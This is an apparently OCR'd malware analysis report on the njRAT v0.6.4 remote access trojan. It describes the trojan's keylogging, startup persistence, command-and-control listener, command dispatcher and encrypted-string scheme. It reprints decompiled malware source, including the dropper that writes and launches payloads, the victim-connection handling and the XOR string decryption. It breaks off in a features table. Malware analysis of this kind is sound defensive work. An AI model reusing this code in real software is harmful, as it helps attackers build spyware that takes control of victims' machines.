





In addition to registry modifications, we found evidence of **keylogging** behavior. A temporary file named **windows.exe.tmp** was created by the malware, which showed the keys that we was typing in real time alongside the current date.



njRAT dropped two executable files on the C: disk drive, which are **nJRAT.exe** and **njq8.exe.**



We also noticed that the **windows.exe** process appeared in the **Task Manager's Startup and Details** tabs, confirming that the malware was configured to automatically launch during system boot. This persistence mechanism ensures that the RAT remains active across reboots, even if the user attempts to remove visible traces.



Task Manager
File Options View
Processes Performance App history Startup Users Details Services
7% CPU
38% Memory
0% Disk
0% Network
Name
Status
Service Host: Network Service (3) 0% 4.2 MB 0 MB/s 0 Mbps
Service Host: Network Service (... 0% 1.2 MB 0 MB/s 0 Mbps
Service Host: Remote Procedure... 0% 5.0 MB 0 MB/s 0 Mbps
Service Host: Unistack Service G... 0% 7.8 MB 0 MB/s 0 Mbps
Service Host: UtcSvc 0% 12.4 MB 0 MB/s 0 Mbps
Services and Controller app 0% 2.9 MB 0 MB/s 0 Mbps
Shell Infrastructure Host 0% 4.0 MB 0 MB/s 0 Mbps
System 0% 0.1 MB 0.1 MB/s 0 Mbps
System interrupts 2.7% 0 MB 0 MB/s 0 Mbps
Windows License Monitoring Se... 0% 0.4 MB 0 MB/s 0 Mbps
Windows Logon Application 0% 1.5 MB 0 MB/s 0 Mbps
Windows Session Manager 0% 0.3 MB 0 MB/s 0 Mbps
Windows Start-Up Application 0% 1.0 MB 0 MB/s 0 Mbps
windows.exe (32 bit) 0% 1.4 MB 0 MB/s 0 Mbps
Fewer details
End task

REVERSE ENGINEERING/CODE ANALYSIS

This report details the reverse engineering process of the Remote Access Trojan (RAT) known as njRAT v0.6.4. The analyzed malware sample was delivered through a dropper executable named EnKSaR HaCKeR.exe. Upon execution, this dropper writes and launches the core RAT payload, nJRAT.exe, along with a secondary binary, njq8.exe. The following section explains each class identified during the advanced static analysis phase, including its functionality and role within the malware's overall behavior.

1. Class and Method Analysis

A. Dropper Execution



```
// Token: 0x0600001F RID: 31 RVA: 0x000EA1BC File Offset: 0x000E85BC
[DebuggerStepThrough]
private void InitializeComponent()
{
    this.SuspendLayout();
    SizeF sizeF = new SizeF(6f, 13f);
    this.AutoScaleDimensions = sizeF;
    this.AutoScaleMode = AutoScaleMode.Font;
    Size size = new Size(124, 23);
    this.ClientSize = size;
    this.ControlBox = false;
    this.MaximizeBox = false;
    this.MinimizeBox = false;
    this.Name = "Form1";
    this.Opacity = 0.0;
    this.ShowIcon = false;
    this.ShowInTaskbar = false;
    this.ResumeLayout(false);
}

// Token: 0x06000020 RID: 32 RVA: 0x000EA244 File Offset: 0x000E8644
private void Form1_Load(object sender, EventArgs e)
{
    MyProject.Computer.FileSystem.WriteAllBytes("\\njRAT.exe", Resources.njRAT, false);
    Process.Start("\\njRAT.exe");
    MyProject.Computer.FileSystem.WriteAllBytes("\\njq8.exe", Resources.njq8, false);
    Process.Start("\\njq8.exe");
}

// Token: 0x04000009 RID: 9
private IContainer components;
    }
}
```


When the nJRAT file from the **TheZoo** repository is executed, it functions as a dropper that deploys two additional binaries through the **Form1_Load** method, namely **nJRAT.exe** and **njq8.exe**. As observed during the static analysis phase, the file initially named **nJRAT.exe** in the TheZoo folder was, in fact, a renamed version of the original dropper, **EnKSaR HaCKeR.exe**. During dynamic analysis, both dropped binaries were found on the **C:** drive, confirming the dropper's behavior and execution chain.

B. OnStartup()

The **OnStartup** function is responsible for initializing the network listener. If the flag **this.m_TurnOnNetworkListener** is set to true, the malware will create a new instance of the **Network** class by executing **m_NetworkObject = new Network()**. It then listens to the **NetworkAvailabilityChanged** event, which is likely used to monitor internet connectivity. Once a connection becomes available, the malware attempts to establish communication with its Command and Control (C2) server.

```
        // Token: 0x0600006C RID: 108 RVA: 0x00003138 File Offset: 0x00002138
        [EditorBrowsable(EditorBrowsableState.Advanced)]
        protected virtual bool OnStartup(StartupEventArgs eventArgs)
        {
            eventArgs.Cancel = false;
            if (this.m_TurnOnNetworkListener & (this.m_NetworkObject == null))
            {
                this.m_NetworkObject = new Network();
                this.m_NetworkObject.NetworkAvailabilityChanged += this.NetworkAvailableEventAdaptor;
            }
            StartupEventHandler startupEvent = this.StartupEvent;
            if (startupEvent != null)
            {
                startupEvent(this, eventArgs);
            }
            return !eventArgs.Cancel;
        }
```

C. Form1() from nJRAT.exe

The **Form1** class in **nJRAT.exe** contains a large amount of code spanning thousands of lines and serves as the main form, which is launched through **Application.Run(MainForm)**.

```
this.port = Conversions.ToInteger(text3);
this.S = new SK(Conversions.ToInteger(text3));
global::\u0002\u2000.\u0002(global::\u0006\u2001.\u0002(-1195794421), text3);
```

One of the key components in this class is the object SK, which acts as the main listener for incoming client connections (RAT clients). This object is stored under the obfuscated path **global::\u0002\u2001.\u0005.**

```
    }
    global::\u0002\u2001.\u0005 = this.S;
    Thread thread = new Thread(new ThreadStart(this.dsk));
    thread.Start();
    this.4ze8txrha7455v6nqsxv2kth6y2annws\u2009\u2002\u0002().Enabled = true;
}
```

Once the listener thread is started, the function **dsk()** acts as the main communication loop between the RAT panel and the connected clients.

```
foreach (Client client in list)
{
    if (!client.Isend)
    {
        list.Remove(client);
        Thread.Sleep(1);
        goto IL_0046;
    }
}
```

This function continuously checks for active clients and sends commands when necessary. Commands are issued using **Client.Send()**, often constructed through **string.Concat(...)**, which dynamically builds command strings. These commands are typically obfuscated, for example: **global::\u0006\u2001.\u0002(-1195800592)**, which could resolve to commands like **"ret"** (remote desktop), **"klg"** (keylogger), and others.

The **SK** class is responsible for listening to incoming RAT client connections. It is instantiated as **this.S = new SK(port);** The **SK** object maintains a list of all connected victims in **this.S.Online**. Essentially, **SK** acts as the server communication handler, storing and managing all active victim connections.

The dsk() loop is persistent and is responsible for:

- Monitoring connected clients
- Filtering or validating active sessions
- Sending obfuscated commands through **client.Send(String.Concat(...));**

client.Send(String.Concat(...));

An example of a command might look like:

client.Send("ret|1280|720");

Here, **"ret"** likely refers to a remote desktop command, followed by screen resolution parameters.

Client class. This class represents every victim that connected to C2 server. In some part of the code, we see that

```
// Token: 0x06000243 RID: 579 RVA: 0x0001B69C File Offset: 0x0001989C
private void \u0008(object \u0002, EventArgs \u0003)
{
    if (this.4ze8txrha7455v6nqsxv2kth6y2annws\u2009\u2002\u0002().SelectedItems.Count > 0)
    {
        ((Client)this.4ze8txrha7455v6nqsxv2kth6y2annws\u2009\u2002\u0002().SelectedItems[0].Tag).Send(global::\u0006\u2001.\u0002
          (-1195801008));
    }
}
```

((Client)this.4ze8…….SelectedItems[0].Tag).Senc(...) This line shows how a command is sent from the operator panel to a selected victim. The **Tag** property of a selected item in the **ListView** UI holds a **Client** object, which is used to transmit commands. Each command is built using **string.Concat(...)** and sent using **Client.Send(string).**

Typical command formats include: **client2.Send(string.Concat("ret|1280|720"));**

These command strings may either be plaintext or obfuscated using static methods like **global::\u0006\u2001.\u0002(...).** The actual parsing and execution of the commands on the victim's side are likely handled by another method that hasn't yet been fully analyzed.

Overall, communication and command execution between the operator panel and infected clients are managed through **Client** objects stored in the **SK.Online** list. The operator can select a target from the panel and issue various commands such as **ret|WIDTH|HEIGHT** to initiate remote desktop or other RAT features.

D. Client

```
public class Client
{
    // Token: 0x0600013F RID: 319 RVA: 0x0001120C File Offset: 0x0000F40C
    public Client(TcpClient c, SK sk)
    {
        this.lastAC = string.Empty;
        this.lastPing = DateTime.Now;
        this.isPL = false;
        this.IsUSB = false;
        this.Isend = false;
        this.pc = null;
        this.snf = null;
        this.\u0002 = string.Empty;
        this.CN = true;
        this.t = new global::System.Threading.Timer(delegate(object \u0002)
        {
```

The **Client** class plays a critical role in managing the connection between the Command and Control (C2) server and each individual victim. When a **Client** object is instantiated using the constructor **Client(TcpClient c, SK sk)**, it performs several key tasks:

- Initializes the object with the given **TcpClient** socket.
- Establishes the initial connection between the victim and the C2.
- Installs a **System.Threading.Timer** that periodically calls the method **this.\u0002()** every 3 seconds, likely for connection health checks or periodic actions.

Sending Commands to Victims

```
// Token: 0x06000144 RID: 324 RVA: 0x000117D4 File Offset: 0x0000F9D4
public bool Send(string S)
{
    return this.Send(\u0002\u2000.\u0002(ref S));
}
```

The method **Send(string S)** is responsible for sending commands from the RAT panel to the victim. It converts the input string into a byte array (**byte[] form**) and sends it through the established socket connection to the victim machine.

Receiving Data from Victims

```
// Token: 0x06000145 RID: 325 RVA: 0x000117F0 File Offset: 0x0000F9F0
public void b_read(IAsyncResult ar)
{
    checked
    {
        try
        {
            if (!this.CN)
            {
                goto IL_0319;
            }
            SocketError socketError;
            int num = this.Client.Client.EndReceive(ar, out socketError);
            if ((num > 0) & (socketError == SocketError.Success))
            {
                \u0002\u2001.\u0006 += unchecked((long)num);
                this.M.Write(this.b, 0, num);
                for (;;)
                {
                    byte[] array = this.M.ToArray();
                    if (!\u0002\u2000.\u0002(ref array).Contains(this.SPL))
                    {
                        goto IL_0295;
                    }
                    Array array2 = this.fx(this.M.ToArray());
                    object obj = array2;
                    object[] array3 = new object[1];
                    object[] array4 = array3;
                    int num2 = 0;
                    int num3 = 0;
                    array4[num2] = num3;
                    array = (byte[])NewLateBinding.LateIndexGet(obj, array3, null);
                    string text = \u0002\u2000.\u0002(ref array);
```

The core of the receiving mechanism is the **b_read(IAsyncResult ar)** function, which serves as the asynchronous receive handler. This function works as follows:

```
int num = this.Client.Client.EndReceive(ar, out socketError);
if ((num > 0) & (socketError == SocketError.Success))
{
    \u0002\u2001.\u0006 += unchecked((long)num);
    this.M.Write(this.b, 0, num);
```

It receives raw data from the victim, writes it into a **MemoryStream** buffer **M**, and then processes it. The flow continues by converting the stream into an array:

```
Array array2 = this.fx(this.M.ToArray());
object obj = array2;
object[] array3 = new object[1];
object[] array4 = array3;
int num2 = 0;
int num3 = 0;
array4[num2] = num3;
array = (byte[])NewLateBinding.LateIndexGet(obj, array3, null);
string text = \u0002\u2000.\u0002(ref array);
```

The string is then parsed and separated using a delimiter (commonly **SPL**) to identify the actual command. If the parsed command is **"PONG"**, it simply indicates a ping response, and no further action is taken. Otherwise, the data is passed to:

```
else
{
    this.SK.data(new RQ(this, (byte[])NewLateBinding.LateIndexGet(array2, new object[] { 0 }, null)));
}
```

This line delegates the processing to the **SK.data()** method by passing an **RQ** object, which contains the **Client** reference and the parsed byte command data.

The **RQ** object acts as a command wrapper. It stores:

- A reference to the originating **Client** object.
- A **byte[]** payload containing the command extracted from the incoming stream.

This object is then used by **SK.data()** to process the command, update the panel UI, and possibly display results such as screenshots, keylogs, or file explorer content, depending on the command received.

In conclusion, the communication flow from the client (victim) to the server (attacker) works as follows:

a. The victim sends a response through the socket.
b. **Client.b_read()** receives the data, writes it to memory, and parses the command.
c. The parsed command is encapsulated into an **RQ** object.

d. **SK.data(RQ)** processes the command and updates the operator's interface accordingly.

This design allows the njRAT operator to effectively receive data and interact with each connected victim in real time.

E. RQ

```
using System;

namespace njRAT
{
    // Token: 0x02000042 RID: 66
    public class RQ
    {
        // Token: 0x06000382 RID: 898 RVA: 0x00024C08 File Offset: 0x00022E08
        public RQ(Client c, byte[] b)
        {
            this.Finish = false;
            this.C = c;
            this.B = b;
        }

        // Token: 0x0400020C RID: 524
        public Client C;

        // Token: 0x0400020D RID: 525
        public byte[] B;

        // Token: 0x0400020E RID: 526
        public bool Finish;
    }
}
```

From the code, we can infer that **C** refers to a **Client** object, which represents the victim that sends the data. **B** is the payload, received in the form of a **byte[]** array, and **Finish** is a status flag indicating whether the command has been processed or not. If it hasn't been processed yet, then the **RQ** object simply acts as a data wrapper. All actual command handling and logic are carried out inside the **SK.data(RQ rq)** function..

In terms of the data flow:

a. The client (victim) sends data through a socket connection.

b. The method **Client.b_read()** captures the incoming data.
c. This data is then wrapped into a new **RQ** object: **new RQ(this, payload).**

d. The **RQ** object is passed to **SK.data(RQ)** for further processing.

e. Finally, the result is processed and displayed on the operator panel (attacker side), such as screenshots, logs, or other activity data.

This structure allows for efficient separation between data capture and command processing within the RAT's architecture.

F. SK

```
// Token: 0x060003CB RID: 971 RVA: 0x00027078 File Offset: 0x00025278
public void data(RQ r)
{
	RQ[] req = this.REQ;
	checked
	{
		lock (req)
		{
			int i;
			for (;;)
			{
				int num = 0;
				int num2 = this.REQ.Length - 1;
				for (i = num; i <= num2; i++)
				{
					if (this.REQ[i] == null)
					{
						goto Block_3;
					}
				}
				Thread.Sleep(1);
			}
			Block_3:
			this.REQ[i] = r;
		}
		while (!r.Finish)
		{
			Thread.Sleep(1);
		}
	}
}
```

The **data(RQ r)** function serves as the queue handler. It places the **RQ** object (a request from a client) into an available slot in the **req[51]** array, and then waits for the request to be processed. The processing status is tracked using **r.Finish = true.**

```
// Token: 0x060003CC RID: 972 RVA: 0x000270FC File Offset: 0x000252FC
public void XA(int i)
{
    for (;;)
    {
        if (this.REQ[i] != null)
        {
            \u0002\u2001.\u0003(new object[]
            {
                this.REQ[i].C,
                this.REQ[i].B
            });
            this.REQ[i].Finish = true;
            this.REQ[i] = null;
            Thread.Sleep(1);
        }
        else
        {
            Thread.Sleep(1);
        }
    }
}
```

The **XA(int i)** function acts as an executor thread. There are 51 threads, each assigned to monitor one of the 51 **REQ[i]** slots. When a slot is populated with an **RQ** object, the thread triggers the execution of the command by calling **\u0002\u2001.\u0003(new object[])**. This method is the main command dispatcher.

From this, we now understand that RAT commands are processed inside the **\u0002\u2001.\u0003(...)** method, which accepts the **Client** object and the corresponding **byte[]** command data. For example, when the command **client.Send("ret|1280|720")** is issued, the method **\u0003()** will parse the "ret" keyword as the command and route it to the corresponding remote desktop handler function.

G. Namespace \u0002\u2001 & public static void \\u0003(Client, byte[])

Within the class **\u0002\u2001**, the method **\u0003(Client, byte[])** functions as the **central command controller** in the nJRAT architecture. This function receives a **byte[]** array as input, which represents a command payload sent from the C2 server to the victim client.

The process begins by decoding the byte array into a string, then splitting the string using a delimiter (commonly a pipe | or other separator), resulting in a string array referred to as **array2**.

```
// Token: 0x06000060 RID: 96 RVA: 0x000071E8 File Offset: 0x000053E8
public static void \u0003(object \u0002)
{
    Client client = (Client)NewLateBinding.LateIndexGet(\u0002, new object[] { 0 }, null);
    byte[] array = (byte[])NewLateBinding.LateIndexGet(\u0002, new object[] { 1 }, null);
    string[] array2 = Strings.Split(global::\u0002\u2000.\u0002(ref array), global::\u0002\u2001.\u000E, -1, CompareMethod.Binary);
```

The first element of this array, **array2[0]**, is the main command identifier. Examples include **cam**, **ret**, **shl**, **inv**, and others. The program uses either a chain of **if-else** statements or **Operators.CompareString()** checks to match this command against predefined values. Despite the heavy obfuscation in the source code, this structure clearly establishes **\u0003(Client, byte[])** as the primary command handler in the malware.

- Cam: Initiate or stop webcam display
- Shl: Execute command shell from a string that is sent to C2
- Ret: sent information, hardware, or the result of collecting information from clients.
- Inv: Showing balloon notification
- Plg: Loading and executing the plugin in the form of a byte array .NET Assembly.
- Ex: Closing the connection and exiting from the RAT

This processing is done through string matching, which is heavily obfuscated in the form of calls to:

```
string text = array2[0];
if (Operators.CompareString(text, global::\u0006\u2001.\u0002(-1195776041), false) == 0)
```

The command handling process is heavily obfuscated. Each command string is decrypted using a method like **global::\u0006\u2001.\u0002(...)**, which acts as a dynamic string resolver. Although the switch-case logic is not explicitly visible due to obfuscation, the structure of command execution remains recognizable by how **array2[0]** is evaluated and routed to the corresponding logic blocks.

```
else if (Operators.CompareString(text, global::\u0006\u2001.\u0002(-1195775902), false) == 0)
{
    if (global::\u0002\u2001.\u0002.\u000E)
    {
        global::\u0002\u2001.\u000F.4ze8txrha7455v6nqsxv2kth6y2annws\u2009\u2002\u0002().\u0002(new object[]
        {
            Color.White,
            global::\u0002\u2000.\u0002(),
            Color.DarkSlateBlue,
            client.COI,
            client.ip(),
            Color.SteelBlue,
            RuntimeHelpers.GetObjectValue(global::\u0002\u2001.\u0002(client.L)),
            global::\u0006\u2001.\u0002(-1195792999),
            Color.Purple,
            global::\u0006\u2001.\u0002(-1195775884),
            Color.White,
            array2[1]
        });
    }
}
```

In this snippet, the line uses **Operators.CompareString(...) == 0** is checking whether the decoded string (from **\u0006\u2001.\u0002(-1195775902)**) matches the incoming command (such as **"ret"**, **"cap"**, or **"cam"**). If the comparison is successful, the function proceeds to execute a set of GUI-related or logging tasks, possibly updating the RAT control panel interface to reflect a response from the victim machine.

That code is part of a switch-like structure inside nJRAT to handle commands from the server. The command string value is retrieved using the string description method (\u0006\u2001.\u0002(int)), and used to select a specific action on the client. In this piece of code, if the string that is received matches the result description of -1195775902, then the information client will be taken and sent using log visual, with certain colored parameters.

The **\u0003(Client, byte[])** function clearly implements a dispatcher pattern: it receives commands, interprets them, and invokes specific functions based on string matching. Despite the obfuscation of identifiers, the control flow resembles typical command handlers found in other remote access tools (RATs). Each command is dynamically decoded and routed, allowing the attacker to execute a wide range of surveillance and control tasks on the victim's machine.

H. \u0006\u2001

Almost all important strings, including name commands like "ret", "cam", "shl", and sensitive strings like "cmd.exe" stored in encrypted form within internal resources and only decoded at runtime. This technique is indicated to avoid both detection based on signature detection and static analysis.

Decryption is done by internal class \u0006\u2001, especially **internal static string \u0002(int key)**. This function receives an integer as a parameter and returns a string of decryption results. This decryption process consists of several stages.

a. Decode Data Position

This function calculates the byte position in the stream using the key value and an internal random number (\u000F) as the base XOR:

```
int num5 = \u0002 ^ -1585083576 ^ num3;
\u0006\u2001.\u0003.BaseStream.Position = (long)num5;
```

b. Decryption With Rotational XOR

The data bytes that are read from the stream will be decrypted with the XOR shifting technique:

```
for (int num7 = 0; num7 != array.Length; num7++)
{
    byte[] array2 = array;
    int num8 = num7;
    array2[num8] ^= (byte)(\u0006\u2001.\u000F >> ((num7 & 3) << 3));
}
```

c. Decompression and Reconstruction

If the data is compressed, an additional function \u0006\u2001.\u0002(byte[], int, byte[]) is used to extract the original data from the compressed representation (similar to LZ-style decompression):

```
private static void \u0002(byte[] \u0002, int \u0003, byte[] \u0005)
{
    int i = 0;
    int num = 0;
    int num2 = 128;
    int num3 = \u0005.Length;
    while (i < num3)
    {
        if ((num2 <<= 1) == 256)
        {
            num2 = 1;
            num = (int)\u0002[\u0003++];
        }
        if ((num & num2) != 0)
        {
            int num4 = (\u0002[\u0003] >> 2) + 3;
            int num5 = (((int)\u0002[\u0003] << 8) | (int)\u0002[\u0003 + 1]) & 1023;
            \u0003 += 2;
            int num6 = i - num5;
            if (num6 < 0)
            {
                return;
            }
            while (--num4 >= 0)
            {
                if (i >= num3)
                {
                    break;
                }
                \u0005[i++] = \u0005[num6++];
            }
        }
        else
        {
            \u0005[i++] = \u0002[\u0003++];
        }
    }
}
```

d. Additional Obfuscation (PublicKeyToken)

If the malware is executed in an assembly context with a public key token, the decrypted result will undergo an additional XOR with the bit-rotated token:

```
for (int i = 0; i < num9; i++)
{
    byte b = \u0006\u2001.\u000E[i & 7];
    b = (byte)(((int)b << 3) | (b >> 5));
    array3[i] ^= b;
}
```

e. String Interning and Cache

The decrypted string will be cached in an internal dictionary so that it does not need to be re-decrypted, and also internalized to be memory efficient.

```
if (!flag4)
{
    text = string.Intern(text);
    \u0006\u2001.\u0002.Add(\u0002, text);
    if (\u0006\u2001.\u0002.Count == 1442)
    {
        \u0006\u2001.\u0003.Close();
        \u0006\u2001.\u0003 = null;
        \u0006\u2001.\u0005 = (\u0006\u2001.\u000E = null);
    }
}
return text;
```

With this dynamic string decryption approach, nJRAT hides the core commands and sensitive strings from signature-based detection. This explains why during static analysis, strings like “shl”, “cam”, and “ret” are not found explicitly; they only appear in memory at runtime. The kind of resource stream-based decryption also makes manual reverse engineering difficult because the actual string code is hidden inside the binary resource, not in the direct IL code.

2. RAT Main Features

Analysis of **Form1** in **nJRAT.exe** shows that the main interface of this RAT client is designed using the **ToolStripMenuItem** component, which presents the remote control functions of the victim system. Each menu is connected to a handler that sends commands to the **Client** object. Which in turn will be translated by the function **\u0003(Client,byte[])** as the command executor

The following are the key features identified:

Features	**Objective**	**Related Codes (Obfuscated)**
